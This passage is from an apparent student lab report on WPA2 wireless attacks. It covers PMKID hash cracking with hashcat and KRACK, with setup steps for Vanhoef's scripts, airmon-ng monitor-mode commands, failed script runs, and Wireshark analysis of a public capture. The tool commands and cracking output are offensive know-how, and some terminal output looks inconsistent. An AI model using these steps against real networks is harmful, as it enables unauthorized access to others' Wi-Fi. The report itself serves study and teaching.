Guess.Queue.....: 1/1 (100.00%)
Speed.#01.....: 4 H/s (1.36ms) @ Accel:123 Loops:1024 Thr:1 Vec:16
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 4/4 (100.00%)
Rejected.....: 0/4 (0.00%)
Restore.Point...: 0/4 (0.00%)
Restore.Sub.#01...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#01...: password123 -> admin2026
Hardware.Mon.#01.: Util: 25%

Started: Sun May 24 11:35:22 2026
Stopped: Sun May 24 11:37:11 2026

(kali@kali) ~$
```

As shown in the screenshot, the process was successfully completed in a very short time (Status: Cracked). Hashcat fully revealed the connection details in the first line of the results, displaying in order the Access Point's MAC address, the client's MAC address, the network name (JK) and, crucially, the actual Wi-Fi password in plain text (693XXXXXX).

Conclusions on the PMKID attack

The successful execution of the PMKID attack highlights the evolution of threats to wireless networks, as it demonstrates a fundamental weakness in the IEEE 802.11i/WPA2 standard. Unlike older techniques, this method proves to be extremely stealthy and efficient, as it does not require active monitoring of the communication

between the router and a legitimate client, nor does it require the aggressive deauthentication of existing users.

It has been demonstrated in practice that the attacker need only interact minimally with the Access Point (only during the initial connection phase) in order to capture the first EAPOL frame. Once the PMKID hash has been extracted, the attack is carried out entirely at the local level, leaving the original network undisturbed. This shifts the burden of security exclusively to the complexity of the password, as weak passwords can be easily cracked using modern computational techniques and dictionary attacks.

Key Reinstallation Attack (KRACK Attack)

Unlike the Hole196 attack (which is an insider attack) and the PMKID attack (which relies on local offline decryption), KRACK targets the very core of the WPA2 security mechanism, specifically the four-way handshake process.

Theoretical background and vulnerability mechanism

During the 4-Way Handshake, the Access Point sends Message 3 to the client device in order to instruct it to set up the encryption key (PTK). The vulnerability arises from the way in which lost packets are handled. If an attacker intercepts and prevents confirmation message 4 (Message 4) from reaching the Access Point, the latter is forced to retransmit message 3.

When the target device receives Message 3 again, in accordance with the protocol specifications, it proceeds to re-establish the already known key. This action has the immediate effect of resetting the packet counter (Packet Number/Nonce). The reuse of the same cryptographic nonce compromises the security of the encryption algorithm, enabling an attacker to carry out a ‘ ’ attack to decrypt the traffic or perform packet injection.

Installation of tools and preparation of the environment

The practical implementation of the attack does not rely on standard tools (such as aircrack-ng), but requires the use of specialised, official scripts developed by researcher Mathy Vanhoef. In the Kali Linux environment, the system was updated and the necessary compilation dependencies (libnl-3-dev, libssl-dev, python3-venv, etc.) were installed.

The source code was then cloned from the official repository (**git clone <https://github.com/vanhoefm/krackattacks-scripts.git>**). The preparation was completed by compiling the scripts (./build.sh) and creating an isolated Python virtual environment (**source venv/bin/activate**), ensuring the code runs smoothly without conflicts with the system libraries.




```

Session Actions Edit View Help
CC ..../usr/bin/edit_simple.c
CC hostapd_cli.o
LD hostapd_cli
Collecting wheel
  Downloading wheel-0.47.0-py3-none-any.whl.metadata (2.3 kB)
Collecting packaging
  Downloading packaging-24.0 (from wheel)
  Downloading packaging-20.2-py3-none-any.whl.metadata (3.5 kB)
  Downloading wheel-0.47.0-py3-none-any.whl (12 kB)
  Downloading packaging-24.0-py3-none-any.whl (109 kB)
Installing collected packages: packaging, wheel
Successfully installed packaging-20.2 wheel-0.47.0
Collecting pycryptodome
  Downloading pycryptodome-3.9.0 (from -r requirements.txt (line 3))
  Downloading pycryptodome-3.9.0.tar.gz (15.3 MB)
  Installing build dependencies: ... done
  Getting requirements to build wheel: ... done
  Preparing metadata (pyproject.toml): ... done
Collecting scapy
  Downloading scapy-2.4.5 (from -r requirements.txt (line 2))
  Downloading scapy-2.4.1-py3-none-any.whl.metadata (5.8 kB)
Collecting six
  Downloading six-1.15.0 (from -r requirements.txt (line 3))
  Downloading six-1.15.0-py2.py3-none-any.whl.metadata (1.9 kB)
Collecting wheel
  Downloading wheel-0.47.0 (from -r requirements.txt (line 4))
  Downloading wheel-0.47.0-py3-none-any.whl.metadata (2.3 kB)
  Downloading scapy-2.4.1-py3-none-any.whl (2.4 MB)
  Downloading six-1.15.0-py3-none-any.whl (12.4 kB)
  Downloading scapy-2.4.5 (from -r requirements.txt (line 2))
  Downloading wheel-0.47.0-py3-none-any.whl (12 kB)
  Downloading wheel-0.47.0-py3-none-any.whl (12 kB)
Building wheels for collected packages: pycryptodome
  Building wheel for pycryptodome (pyproject.toml): ... done
  Created wheel for pycryptodome: filename=pycryptodome-3.9.0-cp311-cp311-linux_x86_64.whl size=1362432 sha256=96c91d8c4b6273a09c8af4f0184336c3de5ce0f0
  Stored in directory: /home/kali/.cache/pip/wheels/3f/72/02/47b996a7f3a2f9a8a271093364f0e6f6c1f93a5a9c1f
Successfully built pycryptodome
Installing collected packages: wheel, six, scapy, pycryptodome
  Attempting uninstall: wheel
    Found existing installation: wheel 0.47.0
    Uninstalling wheel-0.47.0:
      Successfully uninstalled wheel-0.47.0
  Successfully installed pycryptodome-3.9.0 scapy-2.4.1 six-1.15.0 wheel-0.47.0
(kali@kali) ~/krackattacks-scripts/krackattack

```

At the same time, to prepare the wireless card, the network services were terminated (**sudo airmon-ng check kill**) and the interface was set to monitoring mode on channel 11 (**sudo airmon-ng start wlan0 11**), in order to align it with the target access point's transmission channel.



```

(kali@kali)~$ sudo airmon-ng start wlan0 11

PHY      Interface  Driver      Chipset
phy2     wlan0      rtl8xxxu    TP-Link TL-WN722N v2/v3 [Realtek RTL8188EUS]
(monitor mode enabled)

```

Virtual lab architecture and hardware limitations

Given that modern operating systems have received security patches that prevent the reinstallation of keys, an attempt was made to create a controlled, artificially

vulnerable environment (Virtual Simulation). The lab involved setting up an isolated virtual test network with the service set identifier (SSID) ‘**KRACK-LAB**’. The aim was to run the attacker’s script (krack-test-client.py) as a ‘fake Access Point’ (AP Clone) and connecting vulnerable clients to it, such as a test mobile device (smartphone) or the compiled, unpatched version of the client software (wpa_supplicant v2.5).

However, during practical implementation, insurmountable technical obstacles arose that were directly related to the hardware. Specifically, the driver for the TP-Link wireless card (Realtek RTL8188EUS chipset) proved completely incompatible when attempting to run and creating the virtual AP via the modified, older version of hostapd incorporated into the researcher's scripts.

```
[kali@kali:~]$ cd ~/krackattacks-scripts/krackattack/
$ ./krackattack.py [-h] --interface wlan0 [-s "KRACK:LAB"]
[16:32:43] Note: disabling wi-fi in network manager & disable hardware encryption. Both may interfere with this script.
[16:37:42] Starting hostapd ...
/home/kali/krackattacks-scripts/krackattack/./hostapd/hostapd: invalid option -- '-'
hostapd v2.7-devel-1-25-g2dc0012ad
User space daemon for IEEE 802.11 AP management,
IEEE 802.15.4/4Mhz/6Mhz/GSM/RF624/RF690S Authentication
Copyright (c) 2002-2017, Jouni Malinen <jm@iki.fi> and contributors

usage: hostapd [-h<help>] [-P <PID file>] [-e <entropy file>] \
               [-g <global ctrl_iface>] [-G <group>] \
               [-I <comma-separated list of interface names>] \
               <configuration file(s)>

options:
  -h show this usage
  -d show more debug messages [-dd for even more]
  -B run daemon in the background
  -e entropy file
  -g global control interface path
  -G group for control interfaces
  -P PID file
  -k include key data in debug messages
  -I list of interface names to use
  -s start all the interfaces synchronously
  -t include timestamps in some debug messages
  -v show hostapd version
sample invocation: hostapd ctrl_iface wlan0 802.11
[16:37:44] [WARNING] wlan0: no driver support, please install the module!
[16:37:44] wlan0: no driver support, please install the module!
krackattack (most recent call last):
  File "/home/kali/krackattacks-scripts/krackattack/krackattack.py", line 800, in <module>
    <krackattack>()
  File "/home/kali/krackattacks-scripts/krackattack/krackattack.py", line 561, in run
    self.hostapd_ctrl = <krackattack.py>()
  File "/home/kali/krackattacks-scripts/krackattack/krackattack.py", line 50, in <init>
    self.s = socket.getaddrinfo(ctrl_iface, port, socket.AF_INET,
    socket.SOCK_STREAM)
  File "/usr/lib/python2.7/socket.py", line 203, in getaddrinfo
    for res in _socket.getaddrinfo(host, port, 0, 0, 0, 0):
socket.getaddrinfo() from <krackattack.py>: Name or service not known.
[16:37:45] Closing hostapd and cleaning up ...
$ ./krackattack.py [-h] --interface wlan0
```

```

kali@kali: ~/krackattacks-scripts/krackattack
$ sudo ./krack-test-client.py --interface wlan0 --ssid "KRACK-LAB" --no-hostapd

[17:03:56] Note: disable Wi-Fi in network manager & disable hardware encryption. Both may interfere with this script.
[17:03:57] Starting hostapd ...
/home/kali/krackattacks-scripts/krackattack/./hostapd/hostapd: invalid option -- '-'
hostapd v2.7-devel-v1-25-g2dc8012ad
User space daemon for IEEE 802.11 AP management,
IEEE 802.1X/WPA/WPA2/EAP/RADIUS Authenticator
Copyright (c) 2002-2017, Jouni Malinen <jm@w1.fi> and contributors.

usage: hostapd [-hdbktv] [-P <PID file>] [-e <entropy file>] \
               [-g <global ctrl_iface>] [-G <group>] \
               [-i <comma-separated list of interface names>] \
               <configuration file(s)>


options:
  -h show this usage
  -d show more debug messages (-dd for even more)
  -b run daemon in the background
  -e entropy file
  -g global control interface path
  -G group for control interfaces
  -P PID file
  -k include key data in debug messages
  -i list of interface names to use
  -s start all the interfaces synchronously
  -t include timestamps in some debug messages
  -v show hostapd version
[*] Bypassed hostapd control socket check for Realtek driver.
Traceback (most recent call last):
  File "/home/kali/krackattacks-scripts/krackattack/./krack-test-client.py", line 888, in <module>
    <code>
  File "/home/kali/krackattacks-scripts/krackattack/./krack-test-client.py", line 487, in run
    self.sock_mon = <code>
  File "/home/kali/krackattacks-scripts/krackattack/kracktest/wifi.py", line 288, in __init__
    <code>
  File "/usr/lib/python3/dist-packages/scapy/arch/linux/_init_.py", line 233, in __init__
    <code>
  File "/usr/lib/python3/dist-packages/scapy/arch/linux/_init_.py", line 159, in set_promisc
    <code>
OSError: [Errno 1] No such device
[17:03:58] Closing hostapd and cleaning up ...
kali@kali: ~/krackattacks-scripts/krackattack

```

This incompatibility resulted in an inability to bind control sockets and subsequent interface crash errors (No such device/socket.gaierror/hostapd invalid option -- '-'). Given this limitation at the kernel and driver level, it was decided that the practical demonstration of the vulnerability should be carried out through an in-depth analysis of authentic, pre-recorded packet capture (PCAP) files in Wireshark. This methodology is established academic practice, as it allows for a precise study of the behaviour of the protocol, bypassing the limitations of physical hardware.


Verification criteria using Wireshark

As mentioned, the indisputable evidence of the success of the KRACK attack is based on the identification of two specific patterns in network traffic, as analysed in Wireshark. To this end, and in order to overcome the physical limitations of the equipment, an authentic, pre-recorded file (PCAP) was retrieved from a public research repository ([GitLab](#)), which contains the complete network traffic from a real-world attack. The file 'default_krack.pcap' was loaded into the Wireshark analyser via the Kali Linux terminal.



A. Identifying the retransmission of Message 3


By using the `eapol` filter (or `wlan.fc.type_subtype == 0x28 && eapol`), the analyser isolates the EAPOL handshake messages. The attack is theoretically confirmed when two or more 'Message 3' packets (Key Descriptor Version: 2, Pairwise: True) are recorded being sent consecutively to the client's MAC address. This demonstrates the successful interception of Message 4 and the forcing of the router to retransmit.



In the complete theoretical model of the KRACK attack, the attacker's interference is expected to trigger the retransmission of Message 3, a factor that is often overlooked in wireless logging (packet loss) in realistic scenarios.

B. Reuse of the Nonce/IV

To confirm the breakdown of encryption, the filter `wlan.fc.protected == 1` is applied. By selecting consecutive encrypted data packets and checking the IEEE 802.11 QoS Data -> CCMP parameters, the value of the CCMP Ext. Initialisation Vector (Packet Number) field is investigated. The definitive proof of the vulnerability lies in observing that this counter is reset, whereby otherwise distinct encrypted packets appear to use exactly the same number (e.g. value 1), confirming that the same key has been reused.



By checking the CCMP parameters in the encrypted packets, the resetting of the counter (CCMP Ext. Initialisation Vector: 0x000000000001) and the reuse of the Nonce, confirming the successful reinstallation of the key and the compromise of the encryption.

References

- [1] Vanhoef, M., & Piessens, F., ‘Key Reinstallation Attacks: Forcing Nonce Reuse in WPA2’, *Proceedings of the 24th ACM SIGSAC Conference on Computer and Communications Security (CCS)*, 2017. Available at: <https://papers.mathyvanhoef.com/ccs2017.pdf>
- [2] Vanhoef, M., ‘KRACK Attacks Research & Scripts’, *Official GitHub Repository*. Available at: <https://github.com/vanhoefm/krackattacks-scripts>
- [3] Steevens, J. (ZerBea), ‘hcxdump tool and hcxtools: Penetration testing tools for capturing and converting PMKID/EAPOL frames’, *GitHub Repositories*. Available at: <https://github.com/ZerBea/hcxdump tool> & <https://github.com/ZerBea/hcxtools>
- [4] Hashcat Project, ‘Advanced Password Recovery: WPA-PBKDF2-PMKID+EAPOL (Hash Mode 22000)’, *Official Documentation*. Available at: <https://hashcat.net/wiki/>
- [5] Practical Academy. (6 April 2026), ‘Wireless Traffic Analysis with Wireshark | WPA2 Handshake, EAPOL, SSIDs & BSSIDs Explained’ [Video file], *YouTube*. Available at: <https://www.youtube.com/watch?v=nDrU8w9roiY>

- [6] damorim / iot-flows, ‘network-attacks/krack-analysis/data/smartphone/wireshark · krack’ (25 November 2019), *GitLab*. Available at: <https://gitcin.cin.ufpe.br/damorim/iot-flows/-/tree/krack/network-attacks/krack-analysis/data/smartphone/wireshark>
- [7] Wireshark Documentation, ‘11.10. IEEE 802.11 WLAN Decryption Keys’ (n.d.), *Wireshark*. Available at: https://www.wireshark.org/docs/wsug_html_chunked/Ch80211Keys.html
- [8] Vanhoef, M., ‘KRACK attacks: Breaking WPA2’ (n.d.). Available at: <https://www.krackattacks.com/>
- [9] Vanhoef, M. (16 October 2017), ‘KRACK Attacks: Bypassing WPA2 against Android and Linux’ [Video file], *YouTube*. Available at: <https://www.youtube.com/watch?v=Oh4WURZoR98>
- [10] Null Byte. (31 January 2020), ‘How hackers crack WPA2 networks using the PMKID HashCat attack’ [Video file], *YouTube*. Available at: <https://www.youtube.com/watch?v=1yaHe7zWg1k>
- [11] Demir, S., ‘A vulnerability in WPA2 Wi-Fi Security: KRACK (Key Re-installation Attack)’, *Medium*. Available at: <https://medium.com/@itssametdemir/a-vulnerability-in-wpa2-wi-fi-security-krack-key-re-installation-attack-16b39e3355c3>